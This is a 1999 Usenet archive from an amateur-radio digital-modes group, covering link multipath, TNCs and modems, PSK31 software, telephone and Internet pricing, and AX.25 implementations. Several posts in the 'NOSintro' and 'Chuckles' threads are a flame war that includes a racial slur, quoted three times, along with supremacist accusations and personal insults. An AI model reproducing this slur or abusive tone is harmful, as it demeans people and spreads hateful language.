Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7shd49$9ik$1@bgtnsc02.worldnet.att.net>
Source record: 16350

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:fxLsN+CtZeGXYRlcVcEkcq2ua5a6@4ax.com...

> If excessive power is used, reflectors well off the line of sight can
> cause multipath reflections which will cause problems. For example,
> a water tower 20 miles off to the left or right of the path may generate
> a reflection that will be strong enough in the receiver to cause problems
> if high power is used. Similarly, terrain features well beyond the
receiver
> can cause problems when excessive power is run.

Gary, no matter what power level is used, the reflections will be the
same ratio to the direct signal. You cannot get better S/N by reducing
the signal. The bit jitter is there no matter what you do. The key is
to reduce the beamwidth until the reflected signal is as much below
the direct signal as required. As the path length increases, it becomes
harder to do this, since the subtended angle of the reflector decreases.
In a perfect world, the required decrease in beamwidth results in
an increase in gain that just offsets the path length increase. However,
increasing transmit power buys you something very important: fade
margin increase and improvement in link reliability. If you count on
the reflections being 'below the noise floor" then you have a misdesigned
slicer, or a poor understanding of wave physics.

But I'm talking long links, over rough terrain, with many reflectors
present.

The same problems occur on very short paths. For example, I have one
link that is only one mile long. One would think this link would be
"perfect". It's not. There are several excellent reflectors along the path.
Eye pattern is all over the place. Guess I could install relay links every
1000 feet or so. Was simpler to install yagis and carefully aim them
to place the worst reflectors into nulls. So I'm using 30-40 more db
of ERP than theory requires. The link works.

4110. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7shdbmajs1@bgtnsc02.worldnet.att.net>
Source record: 16351

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7sgblm$mlr@dfw-ixnews19.ix.netcom.com...
> Charles:
>
> You are missing the whole point.
>
> Don't be so paranoid! There is not some big conspiracy of tcp/ip linux
> zealots out there. They honestly want to help ham packet radio.

I would be most interesting in meeting one or two of them
... those that want to do something with RF and tcp/ip that is.

I only know of one other within a 100 mile radius.

--

... Hank

http://horedson.home.att.net

4111. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Piero <picaruso@dontwriteme.com>
Message-ID: <7shqss$pd5$1@fe1.cs.interbusiness.it>
Source record: 16352

Hamish Moffatt ha scritto nel messaggio
<7s45i4$1et1$1@arachne.labyrinth.net.au>...
>George T. Baker <w5yr@swbell.net> wrote:
....
>How does it differ from the tuning display (waterfall
and
>instaneous phase display) in the PSK31SBW software
from G3PLX? I find
>that to be all I need to tune PSK.

In which way does it differ?
In the same way as you watch at a 9" TV or at a 25" one
!
The spectroscope is much more confortable for tuning a
signal than the waterfall
indicator.

>I've tried the MixW demo and I admit I'm completely
unable to tune
>anything with it -- PSK or RTTY. The instructions make
no sense to me.

Yes , I agree with you.

>
>Hamish VK3SB
73 de IK2VTJ, Piero.

4112. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Piero <picaruso@dontwriteme.com>
Message-ID: <7shqst$pd5$2@fe1.cs.interbusiness.it>
Source record: 16353

I've also many trouble with 6.09 version of Logger, and
I've come back
to 6.07, that seems to be more stable.
I suppose it's a matter of compatibility with the
Windows' configuration ,
seen that a lot of people play that version.
I had a 'rx buffer full' error that made the program to
stop,
problem with the macro keys: had to click twice to
activate and the second
string went out clicking on other key and more.
In any case Logger seems to be the best and complete
program for PSK31.
I hope that Bob will fix all the bugs before going on
with new features!
73 de IK2VTJ, Piero.
http://www.qsl.net/ik2vtj
http://ik2vtj.freeweb.org

4113. Re: Chuckles non-leadership

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7sfn3isdf1@nnrp1.deja.com>
Source record: 16416

Chuckles wrote:

[snip long line of medication skipping whining]

> ..., tell us again why hams don't
> need any rules or regulations again, then you can do what you are
> really best at and disparage Hams, Packet Radio, Ham Radio, and
> everything they stand for.

The only thing I have said that may have given you reason to make
that statement, is that I don't like BBS's, and never have. The rest
of your statement is lies.

What people like you fail to realize, is that real people make the
petitions before the FCC Commissioners, and change the rules. In most
cases the FCC will back the ARRL, and this has put us in the place
we are today, because the ARRL is a morse code organization. If TAPR
was given as much significance as the ARRL instead of being just another
petition, we would have wide bandwidth modes in the rules today.

You can't sit on the sidelines and change anything. You can't throw
peanuts at those who want to change things. If you would give
some support to an organization that promoted your issues, that would
be a very fine thing. Being a barking dog on your ISP's news group
is no skill at all.

Steve

Sent via Deja.com http://www.deja.com/
Before you buy.

4114. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7sfo9u$t78$1@nnrp1.deja.com>
Source record: 16417

Chucles best friend wrote:
> > > There's more to Ham radio than a packet BBS at 30 baud effective.
> >
> > AMEN brother!
>
> You got that right!
>
> But let me tell you a dirty little secret: I'm running 32 baud on HF
> right now with both my radios. The data rate happens to be a LOT
> faster than that 32 baud signalling rate though. Bet Steve has no
> clue what I'm talking about.

You got that right!

I have no clue what you or Chuckles are whining about. It's been going on for years now, and I still see you calling everyone a nigger, but never telling us why wearing a white sheet and making the hobby pure is going to increase membership, or not loss spectrum.

Your attempt at being technical in light of a barrage of being a supremacist is quite the ploy.

Steve

Sent via Deja.com http://www.deja.com/
Before you buy.

4115. Re: Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7sg4ef$6ne$1@nnrp1.deja.com>
Source record: 16418

In article <37EA728B.15FB@eece.maine.edu>,
Shawn Upton <supton@eece.maine.edu> wrote:
> What is a packet modem? I see them for sale, but what are they
really?
> I thought one only need a tnc inbetween the computer (going into a
> serial port) and the radio. Or is it a device to bypass the tnc, and
do
> all the work in software?

In brief: the modem makes the noises to send the bits - tones,
phase shifts, whatever. The TNC handles the protocol.

At one time this was all done in dedicated hardware, because
personal computers weren't powerful enough - with all the
protocol in an external box, all you needed was a dumb terminal.
Which was all many hams had - either in fact, or that was all
their computers could do.

The first development was moving the TNC functions into the
computer software. This allows very simple modems, like the
classic TCM3105/MX614 designs for 1200 baud packet. The modem
is the interface between the computer's bit stream and AFSK
tones, with all the AX.25 functions implemented in software.

With more powerful computers you can move the whole works into
software - all the protocols are in software, and the system
uses DSP algorithms to use the soundcard as a modem.

Sloppy usage often confuses TNC with Modem - especially since
many applications now use the TNC in a raw mode (e.g. KISS),
which turns off most of the TNC protocol functions...
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte
Satellite: VA3SFL on UO-22, KO-23, KO-25

Sent via Deja.com http://www.deja.com/
Before you buy.

4116. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7umcuj.ar4.nomail@linux.pe1chl.ampr.org>
Source record: 16419

Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
>In almost all places in the world other than North America, local telephone
>service is metered by the minute. This is certainly true all over Europe,
>Asia and Latin America. Now in the USA local telephone service has been
>available at a flat rate for all you can eat local service for 6 - 7
>decades. Since Theodore Vail of AT&T sold Congress on the AT&T monopoly.

>Thus in the USA we now enjoy a flat rate local telephone service at
>approximately $20 per month in all 50 States.

>We can call anywhere in our local cities (LATAs) and stay off hook on that
>connection for 24 hours per day 7 days per week and all we are charged is
>roughly $20 per month. Long distance of course is extra and charged by the
>minute, nowadays in the USA you can get long distance service for 5 - 10
>cents per minute anywhere in America.

In the Netherlands, we have 2 different rates: "local" (which is a much
larger area than what you would get for "local cities", it is usually
an area about 25km in diameter), and "long distance".
Long distance costs less that what you pay, but of course the distance
is a bit less as well as we have a smaller country. OTOH, we can call
to the US for the same rate as you pay for "long distance" service.
"local" is about a dollar an hour.

>So that . . . In the USA we can dial our local Internet access provider and
>connect to the Internet at approximately 50 kbps (V.90) for 24 hours per
>day, 7 days per week for only $40 per month! $20 local phone service plus
>$20 local Internet access service.

>Let me ask you Rob. . . . In comparison to the American pricing, of $40 per
>month, in the Netherlands how much does a 24 hour by 7 day 50 kbps Internet
>connection cost?

We would not do that via a dialup connection!
I can get cable Internet, at about 90 kbps when the company does its work
well (which it doesn't always do) for $28 per month all-in (no extra
charges for connect time).
Other cities have better cable Internet systems that perform better (more
like 1500kbps) but usually cost around $40/month.

Also, in my opinion an Internet provider cannot offer what is in fact
a leased line (a dedicated modem and a dedicated line) for each customer
for $20/month including traffic. So, you are counting on the fact that
other customers are paying for your usage. That is not very popular here,
because customers like to "get what they pay for" in this country.
So, when there would be a flat rate telephone service (there *was* such

a service until the late seventies!), a lot of people would be doing what you describe, and the system would collapse because the provider would not have enough lines and modems to service everyone, and would not be getting the money to buy them. (providers are now successfully running a 10 customers/line ratio here, the cheap/free ones have an even higher ratio)

>I hope you feel that you can share this pricing with us all here, because I
>know what it costs and since I am a "Yank" I want to defer to you who are a
>citizen of the EC and a Netherlander. Tell us. . . how much?

As shown above, it looks like it will cost us less, when using cable Internet.

>I believe that this artificially high governmentaly imposed cost/price alone
>in Europe distorts the hapbits of European amateur packet radio operators.
>Of course they still favor the use of amateur radio over the Internet.

Our license precludes us from making connections between amateur radio networks and foreign networks. There has always been discussion about using the Internet as a tunnel between amateur networks, but the license does not specificially say that this is allowed as an exception.
The authorities here have a "laissez-faire" attitude (as you undoubtedly know), so there are some stations that have setup gateways even though it is not formally allowed.

Still, most of the network is operating via radio here. You see, the hobby is amateur radio. Of course there are *a lot* more people on the Internet than on amateur radio, probably there are even more amateurs on Internet than on packet radio. But that is just a different hobby.

>But for how long will they do this after the prices reach world market
>prices? I maintain that you will see the same effects that we have seen
>here in America. The ham packet activity will wither!

What do you mean with world market prices? USA market prices?

The tendency here (over the last decade or so) is for the monthly fixed rates to drop and the per-minute rates to rise. Also, the local and long-distance rates are zoning in on eachother.
10 years ago we paid more than a dollar a minute to call the US, and about 40 dollarcents an hour for local calls. Since then, local calls have become more expensive and international calls have come down dramatically. For the majority of customers this means the price has gone up, as I rarely/never call internationally.

Many services now no longer have a monthly charge, but only a usage charge. This started with pagers, then was introduced with mobile phones (many GSM users don't pay a monthly charge, most others get "free call minutes" for the equivalent of their monthly charge), now it has carried over to Internet providers as well. There are now serveral Internet providers that ask no montly payment, and get all their income from special kickback deals with the phone companies. Such an arrangement would not be possible in the USA, because there is no per-minute charge that the phone company can

partly transfer to the provider.

It might seem unattractive when you want to have a permanent connection,
but it certainly has opened up the Internet to everybody (contrary to
what others claim here). When you want to be on the Internet here,
you don't have to commit to monthly payments and you pay no more than
it would cost you to call a local FIDO BBS. Do I need to explain what
this means for BBS usage?

>We all must act now to save ham packet radio. Stop burying our heads in the
>sand like Charles Brabbam and other Type B's. It is folly and will decimate
>amateur packet radio.

>Please tell us Rob . . .

>Rob how much in the Netherlands for 24 x 7 Internet service? Please share
>that with us.

I hope you are not too disappointed now... things are not quit as you
think they are. We have several options for Internet connections, and
we can decide ourselves whether we want fixed rates or usage-based rates.

However, we have a fully automated telephone system since the early fifties
and that has not killed the radio hobby either. It is just a different
medium and a different hobby.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4117. Ham Radio and SWL URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <%5IG3.411$1C.7998@sea-read.news.verio.net>
Source record: 16420
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Howdy,

New content is being added this week. Check out the SWL links, the DX news, or the Propagation Center.

I've moved the QSL and Callbook section off of the main page and onto a page dedicated to just this information. And I've added a lot more to this section.

So, come on by and check out my non-commercial SWLing/Ham Radio website. The URL is http://hfradio.org and features DX information, including QSL Route/Manager Lookups and Callbook Lookups; a Propagation Center including my eAlert service (allows you to sign up with your email address. Then the eAlert system will send you email propagation reports. I use this with my pager.); Equidistant Azimuth Map software (allows you to create maps of any QTH); Swap and Shop; Bookstore (I've hand-picked over a thousand book titles on radio, etc.); Free website space for YOU to create your own Ham or SWL site, and there's more. Easy to navigate. Open for suggestions.

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

4118. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sfnr4$1a6n@enews2.newsguy.com>
Source record: 16421

Brian Kantor <brian@karoshi.ucsd.edu> wrote in message
news:7se4el$rm4$1@karoshi.ucsd.edu...
> So to sum up:
>
> Gary maintains that a network may well not be worth doing unless it is
> high performance.

...And since that is not practical, Gary maintains that it's "OK" to just
get on the Internet and PRETEND that that high-performance network exists.
This is much more important to Gary, as as ham, than using radio.

>
> Hank maintains that having a network that works at all is worth doing
> even if it will never achieve high performance.

...And since doing so is practical and can actually be done, Hank maintains
that it's silly to get on the Internet instead and PRETEND it is amateur
packet radio. Using radio is much more important to Hank, as a ham, than all
the juvenile telephone games ever invented.

>
> Since volunteers have limited time, each must choose between these two
> exclusive options. (Goodness knows we have enough bandwidth to support
> both.)

Especially since Gary's "system" does not use radio for anything except
local access, and uses "lets pretend on the telephone" for anything more
ambitious than that.

>
> Sounds like something for everybody. Choose and join!
>
> - Brian
>
> PS: I still haven't figured out what Charles wants.

I want a real, physical packet network that real hams can use. No pretending
on the phone. I don't have anything against high-speed or tcpip in
themselves, but on the other hand I also feel that neither one is a good
excuse to sit around and do nothing, undercut the efforts of others, or
avoid the use of Radio with other systems simply because they are NOT
high-speed or tcpip.

I feel that the node sites are more important to hams that what speed or
protocol they are being used with at any given time.

I feel that any adult who is satisfied to "pretend" they are using ham radio
on the Internet is an embarrassment and a liability to the hobby.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4119. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7umhl6.d47.nomail@linux.pe1chl.ampr.org>
Source record: 16422

Hank Oredson <horedson@att.net> wrote:
>> >> Of course that approach is much too simple... it is just like the
>> >firmware
>> >> in the old TNC's: when the CONNECT succeeds, it starts retrying the
>data
>> >> transmission until hell freezes over.

>> >This is not true.

>> It is. When a link is that marginal that an SABM/UA or an RR(P)/RR(F)
>> can be exchanged, but an I frame never makes it through, the classic
>> TNC firmware will retry forever.

>Ah. "... the classic TNC firmware ..."
>Yes, of course it will. Nobody would run such junk anymore,
>would they?

Maybe some people are still writing AX.25 implementations following the
official spec, that included this buggy behaviour?

>Just ask the FLEXNET folks, check out what has
>been done in Linux and the modern *NOS codes. Welcome to
>the 90's ...

I don't know how Flexnet handles retries on the AX.25 level, as I don't
live near a Flexnet node. Maybe they have implemented an overall timeout,
as I did in my version of NET.

The TCP retry timer behaviour and failure mechanism in JNOS just sucks.
I hope it has been done better in some of the 25 other versions.
I only know that it was OK in the original KA9Q version, but then some
inexperienced people started to hack it...

>> My software measures link quality by sending numbered UI frames on
>> the link and evaluating the ratio between received/missed frames at
>> the other end. This allows evaluation of link quality independently
>> in each direction, even when the link is completely dead in one direction.

>Oh, you are talking packet. Thought we were discussing HF, where
>packet is not among the useful protocols.

Such techniques are possible in most protcols. It is just measuring
the loss rate independent from any error recovery mechanisms in the
connection protocol.

[further nitpicking deleted]

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4120. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7sfpbg$t5a$1@harvee.billerica.ma.us>
Source record: 16423

Hank Oredson <horedson@att.net> wrote:
> Sounds interesting. Do you have a pointer to the specs?
> I'll poke around Lucent's web site a bit ...

start at:
http://www.proxim.com/symphony/

from http://www.proxim.com/about/pressroom/1999pr/sym_pricing.shtml

PRICING AND AVAILABILITY

Symphony is sold for an estimated retail price of $129 for the Cordless ISA Card (from $149), $149 for the Cordless PC Card (from $199), $249 for the Cordless Modem (from $299), and $399 for the Cordless Ethernet Bridge. The Cordless Ethernet Bridge is now available through Ingram Micro, Tech Data, selected retailers and mail-order catalogs, as well as the Proxim web site. The Cordless PCI Card will be available in September for an estimated retail price of $129.

802.11 neworks don't seem to be right for point to point links but seem reasonable for point to multi-point. there is some linux code for making linux be an 802.11 controler but I have no way of evaulating it at the moment. from the readme there are some interesting leads on parts...

---
* ftp://ftp.infotechsrl.it
* http://www.infotechsrl.it
* mailto://damiano@infotechsrl.it

This is the base tree for the project of an IEEE802.11 driver
You may wish to know that the iee802.11 (from now on wr11) it is a fairly complex standard that needs quite a few params to work.

The similarity with the other IEEE 802 standards are mostly in the same len of addresses and on the fact that it can be considered a CSMA-CD system (in one of its operatin modes).

(Brief tutorial on wr11 on progress)

Anyway there are few things that you may want to know.

1) wr11 has the concept of an Access Point, that is a system that allow more station to be connected to itself and is a "manager" for the stations.
2) wr11 har the concept of a station, that is a system that wants to comunicate with an Access Point (AP from now on) and

for most of the standard is on letting Stations (STA from now on)
communicate with an AP
3) wr11 has the concept of authentication and even encryption.

---------- what is in here ----------
We (infotech S.r.l) are distributing the following drivers that we wrote
starting from scratch the features are the following.

1) You can make your Linux system behave as an AP.
2) You can "watch" what is on air.
3) You can make your Linux system behave as a STA

---------- What is the hardware you need ----------
The drivers work with an AMD79C930 wireless controller. This controller
is in charge of the lower lever timings and does the timing sensitive work.
You can have a board that uses this controller from Imasde or Samsung,
or Nokia, or....
They will be very happy of selling a few of the boards.

---------- What is the target ----------
Our main goal is to have a STABLE system that can handle wireless channels
withouth giving even more money to Bill Gates.
The system should be remotely manageable (use telnet or modem to connect
to you Linux Box) and should be reliable with a rich networking
environment.
The system should also allow the use of normal machines (there is no
point to use a PPro for a router.

Beside we believe that innovation comes from small companies and thus
Linux is the only choiche for them (And Bill Gates should NOT do
dumping on its products by bundling everithing to the OS)

---------- What you need to do to ----------
All comes in source code, so you need a bit of knowledge to use this
BUT we hope to have documented things to a fair amount.

1) Get a working Linux system. This is fairly easy nowday.
2) Read the INSTALL.txt in this directory

What the files are

wir802/wiramd.c , wiramd.h
Low level functions to glue to the AMD hardware.
The functions should allow to send / received data and mgmt frames...

wir802/wirdrv.c , wirdwrv.h
Low level funxtions in charge of managing the ieee 802.11 implemetation
This is the driver part that sits on top of the hardware.

wir802/wiruti.c , wiruti.h
Functions generally used to manage all the ieee 802.11 frames....
This kind of stuff is used by the high level program
This is also used by the driver...

wir802/wirproc.c
Functions used to manage the attaching to the /proc/net of devices
so it is possible to have a cleaner piece of code :-)

wirmgr/wirmgr.c
This program is the manager for the wireless connection for BOTH
STA and AP. It is in charge of finding STA or AP and doing the standard
processing for frames.

wirmgr/wirsnoop.c
Used to see what is on air. Of course it depends if you are in
promisquos mode or not.

Damiano

4121. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sfsvp$dqs@enews3.newsguy.com>
Source record: 16424

<steve_sampson@my-deja.com> wrote in message
news:7sfo9u$t78$1@nnrp1.deja.com...

Ever notice how Steve's grammar goes out the window and he goes for the
nasty, personal stuff when he gets desperate, and has no rational arguement
at his disposal?

You know -- The junior-high kind of stuff like intentionally mis-spelling
people's names, etc...

Personally, I think it's kind of funny, the way his already crippled
intellect breaks down so rapidly under the slightest pressure.

This is Steve's way of conceding that he has lost the debate. Sure, it's
graceless and stupid, but this IS Steve we are talking about here, not
somebody who still has their act together.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

> >
> > But let me tell you a dirty little secret: I'm running 32 baud on HF
> > right now with both my radios. The data rate happens to be a LOT
> > faster than that 32 baud signalling rate though. Bet Steve has no
> > clue what I'm talking about.
>
> You got that right!
>
> I have no clue what you or Chuckles are whining about. It's been going
> on for years now, and I still see you calling everyone a nigger, but
> never telling us why wearing a white sheet and making the hobby pure
> is going to increase membership, or not loss spectrum.
>
> Your attempt at being technical in light of a barrage of being a
> supremacist is quite the ploy.
>
> Steve

4122. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sg0cn$j8g@dfw-ixnews8.ix.netcom.com>
Source record: 16425

Rob:

Thanks for all of that information. Good work.

Yes we too have cablemodem access in this country, as well as various xDSL offerings.

Over here in America the "going rate" for cablemodem service is $50 per month. It is advertised as megabit service, similar to Ethernet it is a shared media service. Currently there are about 1 million cable modem subscribers in the USA. A lot fewer ADSL subscribers, probably fewere than 50, 000 today. The xDSL services go all the way from 128 kbps up to the "classic ADSL" at 6 Mbps downstream. The most widespread xDSL in the USA, although it is not called that, is HDSL. There are over 700,000 HDSL lines in the USA, but they are called T1's heh, heh. The Local Exchange Carriers or LEC's do not want to sell the other new "consume" DSL's because they are market priced cheaper than the T1/HDSL that they make lots of profit on. They don't want to cannibalize their HDSL too soon. But the cable modem purveyors are putting the pressure on them.

But all that being said, the overall penetration percentage for the cablemodems and xDSL pales in comparison to the 160 million access lines in the USA. And . . . on all those access lines the V.90 all you can eat 24 by 7 service for $40 per month is still "the only deal in town", and a good one compared to most of the world.

And yes . . . when I spoke of world prices for telecom, I really meant American pricing. American telecom deregulation has been leading the world for the past couple of decades. This has driven down prices everywhere else and also initiated deregulation by legacy PTTs and governments elsewhere as in an effort to keep the American companies and Internet from taking over all the world markets.

Isn't competition great?

Thanks again Rob, I really enjoy the interaction with you.

Best Regards,

Peter AB4BC

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7umcuj.ar4.nomail@linux.pe1chl.ampr.org...
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
> >In almost all places in the world other than North America, local
telephone
> >service is metered by the minute. This is certainly true all over

Europe,
> >Asia and Latin America. Now in the USA local telephone service has been
> >available at a flat rate for all you can eat local service for 6 - 7
> >decades. Since Theodore Vail of AT&T sold Congress on the AT&T monopoly.
>
> >Thus in the USA we now enjoy a flat rate local telephone service at
> >approximately $20 per month in all 50 States.
>
> >We can call anywhere in our local cities (LATAs) and stay off hook on
that
> >connection for 24 hours per day 7 days per week and all we are charged is
> >roughly $20 per month. Long distance of course is extra and charged by
the
> >minute, nowadays in the USA you can get long distance service for 5 - 10
> >cents per minute anywhere in America.
>
> In the Netherlands, we have 2 different rates: "local" (which is a much
> larger area than what you would get for "local cities", it is usually
> an area about 25km in diameter), and "long distance".
> Long distance costs less that what you pay, but of course the distance
> is a bit less as well as we have a smaller country. OTOH, we can call
> to the US for the same rate as you pay for "long distance" service.
> "local" is about a dollar an hour.
>
> >So that . . . In the USA we can dial our local Internet access provider
and
> >connect to the Internet at approximately 50 kbps (V.90) for 24 hours per
> >day, 7 days per week for only $40 per month! $20 local phone service
plus
> >$20 local Internet access service.
>
> >Let me ask you Rob. . . . In comparison to the American pricing, of $40
per
> >month, in the Netherlands how much does a 24 hour by 7 day 50 kbps
Internet
> >connection cost?
>
> We would not do that via a dialup connection!
> I can get cable Internet, at about 90 kbps when the company does its work
> well (which it doesn't always do) for $28 per month all-in (no extra
> charges for connect time).
> Other cities have better cable Internet systems that perform better (more
> like 1500kbps) but usually cost around $40/month.
>
> Also, in my opinion an Internet provider cannot offer what is in fact
> a leased line (a dedicated modem and a dedicated line) for each customer
> for $20/month including traffic. So, you are counting on the fact that
> other customers are paying for your usage. That is not very popular here,
> because customers like to "get what they pay for" in this country.
> So, when there would be a flat rate telephone service (there *was* such

> a service until the late seventies!), a lot of people would be doing what
> you describe, and the system would collapse because the provider would not
> have enough lines and modems to service everyone, and would not be getting
> the money to buy them. (providers are now successfully running a 10
> customers/line ratio here, the cheap/free ones have an even higher ratio)
>
> >I hope you feel that you can share this pricing with us all here, because
I
> >know what it costs and since I am a "Yank" I want to defer to you who are
a
> >citizen of the EC and a Netherlander. Tell us. . . how much?
>
> As shown above, it looks like it will cost us less, when using cable
> Internet.
>
> >I believe that this artificially high governmentaly imposed cost/price
alone
> >in Europe distorts the hapbits of European amateur packet radio
operators.
> >Of course they still favor the use of amateur radio over the Internet.
>
> Our license precludes us from making connections between amateur radio
> networks and foreign networks. There has always been discussion about
> using the Internet as a tunnel between amateur networks, but the license
> does not specificially say that this is allowed as an exception.
> The authorities here have a "laissez-faire" attitude (as you undoubtedly
> know), so there are some stations that have setup gateways even though
> it is not formally allowed.
>
> Still, most of the network is operating via radio here. You see, the
> hobby is amateur radio. Of course there are *a lot* more people on the
> Internet than on amateur radio, probably there are even more amateurs
> on Internet than on packet radio. But that is just a different hobby.
>
> >But for how long will they do this after the prices reach world market
> >prices? I maintain that you will see the same effects that we have seen
> >here in America. The ham packet activity will wither!
>
> What do you mean with world market prices? USA market prices?
>
> The tendency here (over the last decade or so) is for the monthly fixed
> rates to drop and the per-minute rates to rise. Also, the local and
> long-distance rates are zoning in on eachother.
> 10 years ago we paid more than a dollar a minute to call the US, and
> about 40 dollarcents an hour for local calls. Since then, local calls
> have become more expensive and international calls have come down
> dramatically. For the majority of customers this means the price has
> gone up, as I rarely/never call internationally.
>
> Many services now no longer have a monthly charge, but only a usage

charge.
> This started with pagers, then was introduced with mobile phones (many GSM
> users don't pay a monthly charge, most others get "free call minutes" for
> the equivalent of their monthly charge), now it has carried over to
> Internet providers as well. There are now serveral Internet providers
that
> ask no montly payment, and get all their income from special kickback
deals
> with the phone companies. Such an arrangement would not be possible in
the
> USA, because there is no per-minute charge that the phone company can
> partly transfer to the provider.
>
> It might seem unattractive when you want to have a permanent connection,
> but it certainly has opened up the Internet to everybody (contrary to
> what others claim here). When you want to be on the Internet here,
> you don't have to commit to monthly payments and you pay no more than
> it would cost you to call a local FIDO BBS. Do I need to explain what
> this means for BBS usage?
>
> >We all must act now to save ham packet radio. Stop burying our heads in
the
> >sand like Charles Brabbam and other Type B's. It is folly and will
decimate
> >amateur packet radio.
>
> >Please tell us Rob . . .
>
> >Rob how much in the Netherlands for 24 x 7 Internet service? Please
share
> >that with us.
>
> I hope you are not too disappointed now... things are not quit as you
> think they are. We have several options for Internet connections, and
> we can decide ourselves whether we want fixed rates or usage-based rates.
>
> However, we have a fully automated telephone system since the early
fifties
> and that has not killed the radio hobby either. It is just a different
> medium and a different hobby.
>
> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>

4123. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sg3nr$55e$1@bgtnsc03.worldnet.att.net>
Source record: 16426

<steve_sampson@my-deja.com> wrote in message
news:7sfo9u$t78$1@nnrp1.deja.com...
> Chucles best friend wrote:
> > > > There's more to Ham radio than a packet BBS at 30 baud effective.
> > >
> > > AMEN brother!
> >
> > You got that right!
> >
> > But let me tell you a dirty little secret: I'm running 32 baud on HF
> > right now with both my radios. The data rate happens to be a LOT
> > faster than that 32 baud signalling rate though. Bet Steve has no
> > clue what I'm talking about.
>
> You got that right!
>
> I have no clue what you or Chuckles are whining about. It's been going
> on for years now, and I still see you calling everyone a nigger, but
> never telling us why wearing a white sheet and making the hobby pure
> is going to increase membership, or not loss spectrum.
>
> Your attempt at being technical in light of a barrage of being a
> supremacist is quite the ploy.
>
> Steve

You have me confused with Charles again.
Please be more careful.

--

... Hank

http://horedson.home.att.net

4124. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sg4ck$7p2$1@bgtnsc03.worldnet.att.net>
Source record: 16427

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote in message
news:7sfpbg$t5a$1@harvee.billerica.ma.us...
> Hank Oredson <horedson@att.net> wrote:
> > Sounds interesting. Do you have a pointer to the specs?
> > I'll poke around Lucent's web site a bit ...
>
> start at:
> http://www.proxim.com/symphony/
>
> from http://www.proxim.com/about/pressroom/1999pr/sym_pricing.shtml
>
> PRICING AND AVAILABILITY
>
> Symphony is sold for an estimated retail price of $129 for the
> Cordless ISA Card (from $149), $149 for the Cordless PC Card (from
> $199), $249 for the Cordless Modem (from $299), and $399 for the
> Cordless Ethernet Bridge. The Cordless Ethernet Bridge is now
